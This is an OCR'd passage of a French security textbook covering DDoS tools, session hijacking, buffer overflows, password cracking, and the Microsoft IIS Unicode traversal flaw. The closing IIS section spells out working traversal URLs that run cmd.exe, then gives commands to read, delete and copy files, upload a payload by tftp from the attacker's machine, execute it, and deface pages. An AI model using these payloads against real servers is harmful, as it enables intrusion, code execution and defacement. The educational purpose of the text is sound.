Avec un DoS traditionnel, une machine attaque normalement une seule machine victime. Cependant, depuis l'an 2000, un nouveau type d'attaque est initié : le déni de service distribué (*distributed denial of service*, DDoS). L'agresseur accède à plusieurs machines ou s'associe avec plusieurs complices afin de lancer une attaque massive contre une machine ou un réseau. Donc, l'attaque ne provient plus d'une machine unique mais de plusieurs (figure 2.3). Ainsi est-il très difficile de se

défendre contre ce type d'agression, parce que la machine cible reçoit simultanément plusieurs paquets de sources différentes.

Etant donné que ces attaques proviennent de plusieurs plages d'adresses IP, il est plus difficile de les détecter et de les bloquer. En effet, un nombre limité de paquets provenant des diverses machines peut échapper aux contrôles et aux détections des radars du système de détection d'intrusion. Si une simple adresse IP est en train d'attaquer une entreprise, tous les paquets contenant cette adresse IP source peuvent être bloqués par le *firewall* de l'entreprise. S'il s'agit d'une centaine de machines, le blocage est alors extrêmement difficile.




Figure 2.3. *Le principe de l'attaque de déni de service distribué (DDoS)*

2.1.3.2. *Les outils de déni de service distribués*

Il existe malheureusement un nombre très important d'outils disponibles sur Internet pour mener des attaques de déni de service distribués. Plusieurs sont disponibles à la seule adresse suivante : *http://packetstormsecurity.nl*.

Les outils suivants sont les plus connus : Trinoo, Tribal Flood Network (TFN), Stacheldraht, Shaft, Tribal flood network 2000 (TFN2K), et Mstream. Tous présentent les mêmes fonctionnalités concernant le lancement des attaques DoS. Dans ce paragraphe, nous détaillerons en premier *TFN2K* qui nous semble intéressant car il est complet en termes de fonctionnalités et de possibilités. Puis nous découvrirons successivement Trinoo, Stacheldraht et Mstream. Ce dernier, bien qu'il soit l'un des plus récents programmes annoncés, la liste de ses fonctions est limitée mais il est capable de réaliser les mêmes types d'attaques que TFN2K.

Tribal flood network 2000 (TFN2K)

TFN2K peut être considéré comme une version améliorée de Targa. Il a été écrit par le même mixter, et peut être téléchargé à partir du site : http://packetstormsecurity.nl. Il réalise les mêmes attaques que celles de Targa et d'autres types de DoS. En plus, il est capable de réaliser des attaques de déni de service distribuées. Il est discret car il utilise ICMP et donc n'a pas de port à détecter dans la machine compromise.

Trinoo

Trinoo est l'un des premiers outils et, de ce fait, présente des fonctionnalités limitées en comparaison de TFN2K. Il utilise les protocoles TCP et UDP. Sur un réseau utilisant régulièrement un scanner des ports, on peut facilement détecter sa présence. En août 1999, un réseau de 200 ordinateurs exécutant Trinoo a été à l'origine du crash qui a provoqué la panne du réseau de l'université de Minnesota, et ce durant deux jours.

Stacheldraht

Stacheldraht est un autre outil d'attaque de DDoS qui combine les fonctions de TFN2K et de Trinoo, et qui intègre d'autres fonctionnalités telles que le cryptage des communications entre les components. Stacheldraht utilise TCP et ICMP pour communiquer.

2.1.3.3. *Les outils de déni de service du marché*

Les scanners du commerce, tels que CyberCop Scanner (http://www.nai.com) et ISS Internet Scanner (http://www.iss.net), vérifient la sensibilité d'une cible vis-à-vis des conditions et des environnements de déni de service. Les administrateurs préfèrent utiliser ces outils d'une part parce qu'ils permettent de scanner les hôtes et les réseaux et d'autre part parce qu'ils ne sont pas considérés comme des outils de piratage. Il est recommandé de les utiliser en dehors des heures d'exploitation réelles, car des cas réels de DoS et de plantage ont été enregistrés durant les phases de test.

CyberCop Scanner

CyberCop Scanner (www.nai.com) est un produit commercial qui revendique la réalisation de plus que 40 attaques de déni de service. Toutes les potentialités d'attaque disponibles de l'outil peuvent être exécutées simultanément ou individuellement. L'outil présente une description de l'attaque ainsi qu'une proposition de contre-mesures.

ISS Internet Scanner

Comme CyberCop, ISS Internet Scanner (www.iss.net) scanne les hôtes pour déterminer si ces derniers sont propices aux attaques de DoS. Par exemple, la version 6.2.1 de ISS Internet Scanner peut réaliser 128 attaques de DoS (figure 2.4), avec des éléments communs à CyberCop. ISS Internet Scanner fournit plus d'information sur les attaques que CyberCop Scanner et un meilleur travail quant à la catégorisation des attaques par cible[1], ainsi que des descriptions et des contre-mesures pour les divers types d'attaques DoS.




Figure 2.4. *La version 6.2.1 de ISS Internet Scanner réalise 128 attaques de DoS*

1. Par exemple pour les serveurs de DNS, les serveurs FTP, les *firewalls*, etc.

2.2. Le détournement de session

2.2.1. *Les attaques de détournement de session*

Le détournement de session est un processus de prise de contrôle d'une session active. Le but de cette manœuvre est double : (i) éviter le processus d'authentification et (ii) pouvoir accéder à une machine. En principe, après la connexion et l'authentification, un utilisateur légitime accède au serveur, et tant qu'il demeure connecté, il n'est pas tenu de s'identifier de nouveau. Cette authentification originale est valable et suffisante tout au long de la session quelle qu'en soit la durée. Cet état de fait laisse la porte ouverte à la prise de contrôle de la session, car l'agresseur peut inhiber l'utilisateur (par exemple par une attaque de déni de service). Il n'a plus qu'à se faire passer pour l'utilisateur légitime et accéder au serveur sans être authentifié.

Avec le détournement de session, un agresseur peut simplement surveiller le trafic d'une session, ou en enregistrer tout le trafic s'il le souhaite. Il peut aussi y injecter périodiquement des commandes et, à sa guise, procéder à deux types d'offensives : les attaques actives et les attaques passives.

Une attaque est dite active quand un agresseur arrive à détourner une session malgré une authentification forte, à condition bien évidemment que la communication qui suit l'authentification initiale ne soit pas cryptée. Plusieurs entreprises se croient, à tort, en sécurité avec la seule technique d'authentification *one-password* (à mot de passe unique). Cependant, comme les sessions Telnet et FTP ne sont pas cryptées, un agresseur est capable de détourner les sessions en utilisant un outil de détournement de session[2]. Quand la victime d'une attaque de détournement de session est déconnectée, elle impute cela le plus souvent à un problème de réseaux et tente une nouvelle connexion, mais en vain.

L'attaque passive est le plus souvent représentée par la falsification des adresses IP (*spoofing*). Plutôt que de déconnecter sa victime comme dans une attaque active, l'agresseur fait semblant d'être un autre utilisateur ou une autre machine pour obtenir un accès. Quand l'agresseur est en train de réaliser son attaque de *spoofing*, la victime peut être chez elle ou en vacances, l'utilisateur réel ne joue aucun rôle dans ce type d'attaque. Par conséquent, l'agresseur n'est pas activement en train de lancer une attaque contre une session active ouverte par un utilisateur légitime. Lors d'une attaque active, l'agresseur prend le contrôle d'une session active, ce qui veut dire qu'il compte sur l'établissement d'une connexion et sur l'authentification d'un utilisateur

2. Voir plus bas, paragraphe 2.2.2.

légitime. Puis, dès que l'opportunité se présente, il prendra le contrôle total de la session. Ceci est réalisé par la déconnexion complète de l'utilisateur légitime.

Le détournement de sessions est très dangereux pour plusieurs raisons. La principale est que ce type d'attaque est indépendant du système d'exploitation. Quel que soit le système utilisé, dès qu'il parvient à établir une connexion TCP/IP, l'agresseur peut détourner la session visée. Le détournement pourrait être utilisé non seulement pour capturer des informations sensibles et des mots de passe mais aussi pour accéder à une machine et la compromettre.

2.2.2. *Les outils de détournement de session*

En théorie, le détournement de session est très complexe. Et pour réaliser manuellement son attaque, en plus de la durée que cela exige, l'agresseur doit être hautement qualifié en technologie des réseaux et des systèmes. Malheureusement, la tâche est rendue très simple à réaliser même pour des novices grâce à des programmes conçus pour la cause et présentant de surcroît des interfaces graphiques conviviales. Un agresseur n'a même pas besoin de maîtriser la théorie et le fonctionnement du détournement de session. S'il a une cible en vue et s'il possède ce genre de programmes, il peut détourner une session comme un vrai professionnel.

Voici quelques exemples d'outils de détournement de session disponibles sur Internet :

– Juggernaut : c'est un *sniffer* utilisé pour détourner une session TCP et disponible à l'adresse : http://packetstormsecurity.nl. Il peut être configuré pour observer tout le trafic dans un réseau. Des mots-clés pourraient lui être fournis afin qu'il capture les sessions contenant ces mots-clés. Par exemple, un mot-clé type peut être le mot « *login* ». Dès que Juggernaut découvre ce mot-clé, il capture la session, ce qui veut dire qu'un agresseur peut capturer le mot de passe d'un utilisateur lors de la phase d'authentification. En utilisant cet outil, un agresseur peut observer toutes les sessions et choisir celle qu'il va détourner ;

– Hunt : c'est un programme utilisé pour écouter, intercepter, et détourner une session active dans un réseau. Il est disponible à l'adresse : http://packetstormsecurity.nl. Hunt est plus récent que Juggernaut avec lequel il partage les mêmes concepts mais avec certaines améliorations ;

– TTY-Watcher : c'est un programme qui permet de surveiller et de détourner des connexions. Il est la version gratuite de l'outil IP-Watcher décrit ci-dessous. (http://www.engarde.com) ;

– IP-Watcher : c'est un outil commercial de détournement de session qui permet de surveiller les connexions. Il possède des parades pour le détournement de session.

Il est basé sur TTY-Watcher, mais fournit plus de fonctionnalités. IP-Watcher peut surveiller un réseau entier alors que TTY-Watcher ne peut surveiller qu'un seul hôte (http://www.engarde.com).

2.3. Les attaques par saturation de mémoire

Les attaques par saturation de mémoire (*buffer overflow*) sont extrêmement connues de nos jours et permettent d'accéder à une machine vulnérable et d'obtenir un degré significatif de contrôle.

Une attaque de *buffer overflow* est réalisée quand un agresseur essaye et réussit à mettre un volume d'informations conséquent dans une trop petite zone de mémoire. Une éventualité connue et souvent réalisée quand l'utilisateur d'un programme fournit plus de données que la capacité de stockage prévue par le concepteur du dit programme.

Un *buffer overflow* tire avantage essentiellement des applications qui ne peuvent traiter adéquatement les données en entrées. C'est le bourrage d'informations. Les programmes qui ne vérifient pas au préalable les bornes sont très nombreux et par conséquent, sont très vulnérables à ce type d'attaques.

Tous les systèmes d'exploitation et applications qui sont conçus à la légère seraient vulnérables aux attaques du *buffer overflow*. En exploitant un système ou une application vulnérable, un agresseur peut exécuter des commandes arbitraires sur la machine cible. De ce fait, l'attaquant pourrait prendre le contrôle total de la machine, ce qui revient à ajouter un compte, changer des mots de passe, modifier la configuration du système, etc.

Buffer overflow peut causer des attaques de deni de service (DoS) et des attaques contre l'intégrité des données, par l'exécution de codes arbitraires qui modifieraient des données. Alors que la lecture des données sensibles constitue déjà une violation de la confidentialité.

2.3.1. *La recherche des vulnérabilités de saturation de mémoire*

La plupart des attaques de *buffer overflow* sont réalisées par des enfants ou par des pirates débutants qui, en général, ne comprennent pas comment leurs outils d'attaques fonctionnent. Ils scannent d'abord leurs cibles avec un scanner automatique pour détecter ses vulnérabilités. Ensuite, ils téléchargent le code de l'attaque écrit par une autre personne et dirigent le code vers la cible. Ce code est en

général écrit par des personnes ayant une grande expérience, aussi bien dans la découverte de programmes vulnérables que dans la création de codes d'attaque.

Ces personnes expérimentées procèdent des analyses détaillées des programmes en cherchant les preuves que certaines fonctions n'appliquent pas la vérification des bornes de leurs variables locales. Si l'agresseur possède le code source du programme ou le programme lui-même, il peut rechercher et localiser plusieurs fonctions connues et utilisées qui n'exécutent pas de vérification concernant les limites ou les bornes acceptables.

2.3.2. *Les différents types d'attaque de saturation de mémoire*

Le type d'attaque le plus simple de *buffer overflow* est de planter la machine. Ces attaques fonctionnent par l'insertion d'un volume conséquent de données dans la mémoire, ce qui cause la réécriture de parties de la mémoire déjà allouées. Il faut se rappeler que des informations importantes comme les données du système d'exploitation résident dans la mémoire pour qu'on puisse y accéder rapidement, en assurant le bon fonctionnement et la rapidité du système d'exploitation.

Avec une attaque de *buffer overflow*, si d'autres informations non appropriées sont réinscrites dans la mémoire, le système ne pourra plus fonctionner correctement et finira par se planter. Il faut dès lors redémarrer le système sinon tous les services seront interrompus. La situation est plus grave quand le système est un serveur.

L'autre type d'attaque de *buffer overflow* est l'exécution des codes que l'agresseur a introduits dans la machine victime. Puisque l'attaque consiste à mettre un énorme volume d'informations dans la mémoire, un agresseur attentif et malin pourrait réécrire suffisamment d'informations utiles pour lui et garder le contrôle du pointeur des instructions à exécuter. Ce faisant, il peut forcer le pointeur à pointer vers les codes destructeurs ou mal intentionnés qu'il a personnellement élaborés à la place des programmes en cours d'exécution. Les finalités de ces codes pourraient être anodines : par exemple l'impression des mots de passe, leurs modifications ou la création de nouveaux comptes.

2.4. Les attaques des mots de passe

Dans la plupart des entreprises et chez les particuliers, l'utilisation des mots de passe est la procédure la plus usuelle concernant la sécurité des systèmes d'information. Malheureusement, les mots de passe constituent très souvent le maillon faible de la sécurité des systèmes contrairement à l'idée très répandue qu'un système protégé par un mot de passe est quasi inviolable.

Dans la majorité des cas, les utilisateurs choisissent eux-mêmes des mots de passe faciles à retenir, mais également faciles à deviner par le pirate. Si ce dernier parvient à obtenir le mot de passe, il peut accéder aux informations sensibles et mettre le système en péril.

2.4.1. *Problème des mots de passe par défaut*

Souvent, les applications ou les systèmes d'exploitation sont fournis avec des mots de passe par défaut. Par crainte de les oublier, par paresse ou parce qu'ils sont submergés de travail, certains administrateurs les notent dans un fichier. Pour le pirate, dénicher ce fichier est une tâche relativement aisée. De plus, plusieurs bases de données proposent, pour différentes plates-formes, des mots de passe. Elles sont publiées, entre autres, à l'adresse http://security.nerdnet.com.

2.4.2. *L'obtention des mots de passe par script*

Pour obtenir le mot de passe, le pirate écrit tout simplement un script qui s'exécute sur sa propre machine. Ce programme script essaie, à travers le réseau, de se connecter à la machine de la victime d'une façon répétitive. Le pirate configurera le script en se présentant comme un utilisateur usuel probable.

L'agresseur peut aussi envoyer des scripts présentant, sous forme de boîte de dialogue des web, une requête demandant le nom de l'utilisateur et son mot de passe ; puis ces informations sont renvoyées chez lui une fois obtenues. Diverses autres méthodes peuvent être aussi utilisées. Si le succès n'est pas obtenu, le pirate réitère ces opérations jusqu'à ce qu'il obtienne gain de cause.

Alors que certains pirates écrivent leurs scripts, d'autres utilisent des outils de recherche de mots de passe, tels que :

– Brute_ssl et brute_web : ces outils essayent d'obtenir des mots de passe pour l'authentification http et/ou https (http sécurisé). Ils sont disponibles à l'adresse : http://packetstormsecurity.org ;

– Authforce : essaye d'obtenir des mots de passe en se connectant à un serveur web (pour l'authentification http) et est disponible à l'adresse : http://kapheine.hypa.net/authforce/index.php ;

– Somarsoft : un outil pour obtenir des mots de passe sous Windows NT disponible à : http://packetstormsecurity.org ;

– Hypnopaedia : un outil pour des e-mails utilisant le protocole POP3 disponible à l'adresse : http://packetstormsecurity.com ;

– THC-login Hacker : un outil puissant pour obtenir des *logins*, téléchargeable à l'adresse : http://packetstormsecurity.nl/groups/thc/thc-lh11.zip.

Sur le site PacketStorm (http://packetstormsecurity.com/Crackers), il existe aussi plusieurs outils de recherche et d'essai des mots de passe.

L'obtention des mots de passe par la démarche du script est très longue mais pour parvenir à leur fin, le temps passé importe peu pour les pirates.

A part le problème de durée, il y a aussi les limites des techniques et la charge successive vers la cible qui peut générer un volume de trafic anormal détectable par l'administrateur ou par un système de détection d'intrusion.

Pour faire face à ce genre d'attaque, il suffit d'avoir un compte bloqué. En effet certains systèmes sont configurés de telle sorte que si un nombre de mots de passe incorrects sont entrés, le compte de l'utilisateur se bloque.

Dès lors, les essais du pirate sont détectés ou significativement ralentis. Le principe de limitation du nombre des mots de passe est donc un moyen fiable face à ces attaques basées sur l'écriture de scripts. Cependant, rien n'empêchera le pirate de procéder à une attaque de déni de service pour tout bloquer.

2.4.3. *Le craquage et le stockage des mots de passe*

En général, l'obtention des mots de passe par défaut ne réussit pas souvent. La démarche du script, nous venons de le voir, exige du pirate un certain temps qui risque de le faire repérer. Une méthode pour éviter ces inconvénients consiste carrément à craquer les mots de passe. Pour comprendre le processus de craquage, il importe de savoir au préalable comment les mots de passe sont stockés dans la plupart des systèmes.

Quel que soit le système d'exploitation, quand on connecte à un élément physique, un ID (identifiant d'utilisateur ou *login*) et un mot de passe sont exigés pour l'authentification. Le système vérifie si ces informations sont valables avant de prendre la décision de laisser logger ou pas. La décision est basée sur la comparaison des éléments d'un fichier de mots de passe local avec le mot de passe entré. Malheureusement le fichier de mots de passe des utilisateurs possède souvent une sécurité insuffisante et non fiable. Un pirate ayant accès à ce fichier pourrait alors se substituer à n'importe quel utilisateur et se logger.

Pour faire face à ce problème, les concepteurs des systèmes ont décidé d'appliquer la cryptographie pour la protection du fichier des mots de passe. Dès lors ce fichier contient les identifiants des utilisateurs et leurs mots de passe hachés ou cryptés. Quelques systèmes utilisent purement l'algorithme DES (*data encryption standard*) qui exige une clé. D'autres utilisent le MD4 (*message digest 4*), une fonction qui compacte et transforme les mots de passe. De ce fait, grâce à ces systèmes, le pirate ne pourra plus obtenir en clair les mots de passe.

2.4.4. *Les techniques de craquage des mots de passe*

Le craquage des mots de passe consiste à voler les mots de passe codés et essayer de les décoder en utilisant un outil automatique. Ce processus applique la démarche bouclée suivante :

– créer un mot de passe présupposé ;

– exécuter le codage de ce mot de passe ;

– comparer le résultat précédemment obtenu avec le mot codé volé ;

– si le résultat est le même alors on obtient le mot de passe, sinon on recommence l'opération.

Pour craquer les mots de passe, le pirate suit la méthode décrite ci-dessus. Dans son optique, ce processus est fantastique car il peut travailler tranquillement chez lui et n'utilise pas la machine de la victime. Pour ce faire, il suffit de voler le fichier crypté des mots de passe puis de travailler à son aise depuis sa machine ou depuis une plate-forme qui lui convient. Ceci est donc plus pratique et plus rapide que la démarche du script.

2.4.4.1. *Attaque des dictionnaires*

Un outil de craquage des mots de passe peut engendrer des mots de passe présupposés de manières différentes. Comme la plupart des gens utilisent un dictionnaire commun des mots de passe, lancer une attaque des dictionnaires pourrait être un bon départ. Ce type d'attaque prend en compte un fichier qui contient la plupart des mots courants d'un dictionnaire et les utilise pour deviner les vrais mots de passe des utilisateurs. Bien entendu si le mot de passe cible n'est pas dans le dictionnaire, l'attaque est vouée à l'échec.

Les pirates adaptent ce types de dictionnaires pour l'entreprise ou pour les utilisateurs cibles. Si un grand nombre de personnes utilisent un mot du contexte de leur travail, ce mot est ajouté au dictionnaire. Il existe même un grand nombre de

dictionnaires précompilés sur Internet comprenant même des dictionnaires en langues étrangères et même spécifiques par type d'entreprise.

2.4.4.2. *L'attaque de* brute force

En plus des procédés utilisés pour deviner les mots de passe, plusieurs outils de craquage des mots de passe offrent le principe de *brute force*. Pour ce type d'attaque, l'outil utilise toutes les combinaisons possibles de caractères pour proposer et deviner le mot de passe convoité. La plupart de ces outils commencent par les caractères alphanumériques puis proposent des caractères spéciaux (comme : !& »$, etc.). Malgré la rapidité de ces outils, *brute force* nécessite un laps de temps assez conséquent pouvant aller d'une semaine à quelques mois. Cependant, si le mot de passe est court, cette technique pourrait fournir des résultats assez rapidement.

2.4.4.3. *L'attaque hybride*

L'attaque hybride est la combinaison du craquage rapide d'un dictionnaire limité et d'un processus long mais efficace de *brute force*. Dans une attaque hybride, l'outil commence par deviner le mot de passe recherché grâce aux mots d'un petit dictionnaire, puis passe aux mots nouveaux à la manière de *brute force*. Ce type d'attaque pourrait parfois être très efficace pour la détermination d'un mot de passe.

2.4.5. *Les outils de craquage des mots de passe*

Les outils de craquage des mots de passe existent depuis longtemps et un grand nombre est disponible aux adresses suivantes :

– @stake LC 5 (nouvelle version de L0phtCrack), un outil de craquage sous Unix et Windows facile à utiliser, disponible à l'adresse : http://www.atstake.com ;

– John the Ripper, un outil conçu par Solar Designer pour craquer les systèmes d'Unix et de Windows, disponible à l'adresse : http://www.openwall.com/john/ ;

– Crack, par Alec Muffet, parmi les plus anciens outils de craquage d'Unix, disponible à l'adresse : http://www.users.dircon.co.uk/~crypto/.

Nous présentons ci-dessous les deux outils de craquage les plus puissants à ce jour : @stake LC 5 et John the Ripper.

2.4.5.1. *@stake LC 5*

C'est un outil de sécurité très connu pour plusieurs raisons. Il est facile d'utilisation et étonnamment rapide pour craquer les systèmes Unix et Windows. Il peut être utilisé également comme outil d'audit des faiblesses des mots de passe. De ce fait, chaque administrateur de sécurité devrait posséder cet outil. En l'activant sur

une base de données, il peut identifier les mots de passe non sécurisés et forcer les utilisateurs à les changer et ce avant qu'une personne mal intentionnée ne parvienne à craquer les mots de passe du réseau.

Par défaut, @stake LC 5 utilise respectivement les trois méthodes de craquage suivantes : craquage à l'aide d'un dictionnaire, craquage hybride et craquage par *brute force*. Il fonctionne avec un dictionnaire contenant des dizaines de milliers de mots et l'utilisateur peut télécharger et ajouter d'autres fichiers au dictionnaire.

L'outil commence donc à craquer les mots de passe à l'aide d'un dictionnaire et si la méthode échoue, il passe à l'attaque hybride. Cette dernière consiste à modifier le dictionnaire suivant la logique que pratique les personnes désirant créer des mots de passe sécurisés. Puis l'outil ajoute des chiffres et des caractères spéciaux au dictionnaire. Si cette méthode hybride échoue à son tour, l'outil applique *brute force* en essayant toutes les combinaisons possibles avec les chiffres, les lettres et les caractères spéciaux jusqu'au succès. L'ajout de ressources supplémentaires peut accélérer le processus, mais la durée sera toujours assez conséquente car la *brute force* essaie tous les cas de figures.

Pour utiliser efficacement @stake LC 5, le pirate tente obtenir une copie des éléments représentatifs des mots de passe crypté/haché stockés dans les systèmes Unix et Windows. Or pour ce faire, @stake LC 5 a lui-même inclus le « pwdump » pour vider et dévoiler les éléments des mots de passe d'Unix et de Windows à partir de la machine locale ou à partir de n'importe quelle autre machine du réseau.

2.4.5.2. *John The Ripper*

John The Ripper tourne sous différentes plates-formes incluant les variantes d'Unix, de DOS, de Win9x, et de Windows NT/2000/XP/2003. A l'instar de @stake LC 5, John the Ripper supporte différents modes passant d'un mode simple de défaut en exécutant le craquage à l'aide d'une liste de mots et de règles simples au mode d'incrémentions automatique, *brute force*. Le mode simple utilise aussi les informations du *login* et les mots de passe obtenus ou devinés à partir des autres comptes. Par défaut, le mode incrémentiel, lui, utilise l'ensemble des 95 caractères du clavier et toutes les combinaisons à hauteur de 8 caractères. John the Ripper permet de choisir, dans le mode incrémentiel, des options telles que le choix de l'alphanumérique, et de la longueur des mots de passe. Il permet aussi de créer un ensemble de nouveaux types de caractères si l'utilisation des caractères non usuels est détectée.

A l'instar de @stake LC 5, pour utiliser efficacement l'outil John The Ripper, le pirate doit avoir une copie des éléments représentatifs des mots de passe crypté/haché stockés dans les systèmes Unix et Windows.

2.5. L'attaque Unicode sur les serveurs web Microsoft IIS

Les internautes utilisent différents systèmes d'exploitation et chaque système utilise son propre langage. De plus, il existe un code qui permet de communiquer avec n'importe quel système d'exploitation et de comprendre la même chose : c'est le principe d'Unicode. Cependant, comme tout système, Unicode n'est pas sans faille.

La faille Unicode est présente sur les serveurs web Microsoft IIS (*Internet information service*) ; et les systèmes les plus vulnérables sont Microsoft IIS 4.0 et Microsoft IIS 5.0. La faille Unicode est extrêmement facile à exploiter et permet d'attaquer des serveurs web Microsoft IIS. Dans le paragraphe suivant, nous allons montrer comment on réussit à contrôler un serveur web IIS et comment on modifie son contenu (par exemple les pages web). Cet exemple sera décrit en dernier lieu après la présentation de toutes les commandes.

Pour exploiter cette faille, le pirate tente d'accéder au fichier *cmd.exe*, qui est situé dans le répertoire C:\winnt\system32, dans les machines Windows. Le fichier *cmd.exe* permet d'exécuter les mêmes commandes qu'en mode MS-DOS, c'est-à-dire que l'utilisateur peut, à sa convenance créer ou supprimer un répertoire, copier un fichier, etc.

Si un serveur IIS est vulnérable au niveau de la faille Unicode, un listing des répertoires du serveur IIS est affiché. Lorsque le serveur est vulnérable et que la faille est découverte, plusieurs commandes arbitraires et normalement interdites sont désormais faciles à exécuter.

2.5.1. *Trouver un serveur web IIS vulnérable*

L'existence de la faille Unicode permet d'exécuter des commandes arbitraires. Pour savoir si son serveur IIS cible est vulnérable, l'administrateur peut essayer les commandes suivantes à partir de son navigateur :

– www.Votre_Site_Cible.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

– www.Votre_Site_Cible.com/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/cgi-bin/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/samples/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/iisadmpwd/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/_vti_cnf/..%255c..%255c..%255c..%255..%255..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/_vti_bin/..%255c..%255c..%255c..%255..%255..%255cwinnt/system32/cmd.exe?/c+dir+C:\

– www.Votre_Site_Cible.com/adsamples/..%255c..%255c..%255c..%255..%255..%255cwinnt/system32/cmd.exe?/c+dir+C:\

Enfin, si le serveur IIS cible répond à ces commandes, on doit avoir un listing du répertoire C:\, comme indiqué dans la figure 2.5. Si au contraire on n'obtient pas ce résultat, le serveur IIS est probablement immunisé contre ce type de vulnérabilité.




Figure 2.5. *La faille Unicode dans un serveur web Microsoft IIS*

Pour l'affichage du listing d'un répertoire

Pour afficher, par exemple, le listing d'un répertoire, il suffit d'ajouter à la dernière partie *c+dir+C:* le nom du répertoire souhaité. Par exemple : *c+dir+C:\WINT* donne un listing du répertoire *C:\WINT*.

Pour télécharger un fichier

Pour télécharger un fichier, il suffit de remplacer la partie */cmd.exe?/c+dir+C:* par :

– */cmd.exe?/c+type+chemin_du_fichier* ;

– ou, par */cmd.exe?/c %20type\c %20C:\chemin_du_fichier*.

Pour supprimer un fichier

Pour supprimer, par exemple, le fichier teste.exe, il faut juste remplacer la partie /c+dir+C:\ par :

– */c+del+C:\teste.exe* ;

– ou par */c %20del %20C:\teste.exe*.

Pour copier un fichier

Pour copier le fichier *C:\teste.exe* à *d :\teste.exe*, il faut remplacer la partie */cmd.exe?/c+dir+C:* par :

– */cmd.exe?/c+copy+C:\teste.exe+d :\teste.exe* ;

– ou par */cmd.exe?/c %20copy %20C:\teste.exe %20d :\teste.exe*.

Pour uploader un fichier

Pour uploader sur le disque dur du serveur web cible un fichier du disque dur d'une machine, nommé *teste.exe*, avec comme destination *C:\teste*.exe, il faut installer tout d'abord un serveur TFTP (*trivial file transfer protocol*), par exemple le serveur TFTP Turbo (téléchargeable à partir de l'adresse : http://www.download.com), et ensuite remplacer la partie */cmd.exe?/c+dir+C:* par : */cmd.exe?/c+tftp.exe+''-i''+votre_ip+GET+teste.exe+C:\teste.exe*.

Faire exécuter au serveur web IIS cible un fichier

Pour faire exécuter au serveur IIS cible le fichier *teste.exe* de son disque dur, il faut juste remplacer la partie */cmd.exe?/c+dir+C:* par */cmd.exe?/c+C:\teste.exe*.

D'autres programmes qui permettent d'exécuter sur un serveur un fichier sont téléchargeables à partir de : *http://packetstormsecurity.org/001-exploits/IISHack1.5.zip*.

Il existe aussi des patchs pour les versions qui présentent cette faille de Unicode, par exemple :

– pour IIS 4.0 : http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp ;

– pour IIS 5.0 : http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp.

Modification des pages web

A ce stade, le pirate possède toutes les commandes nécessaires pour remplacer les pages web. La démarche est un jeu d'enfant :

1) on choisit le fichier de type HTML contenant la page entière qu'on souhaite modifier (ou seulement le texte ou les images de la page) ;

2) on télécharge le fichier sur l'ordinateur ;

3) on effectue les modifications à sa convenance ;

4) on « *uploade* » enfin le fichier modifié sur le serveur.

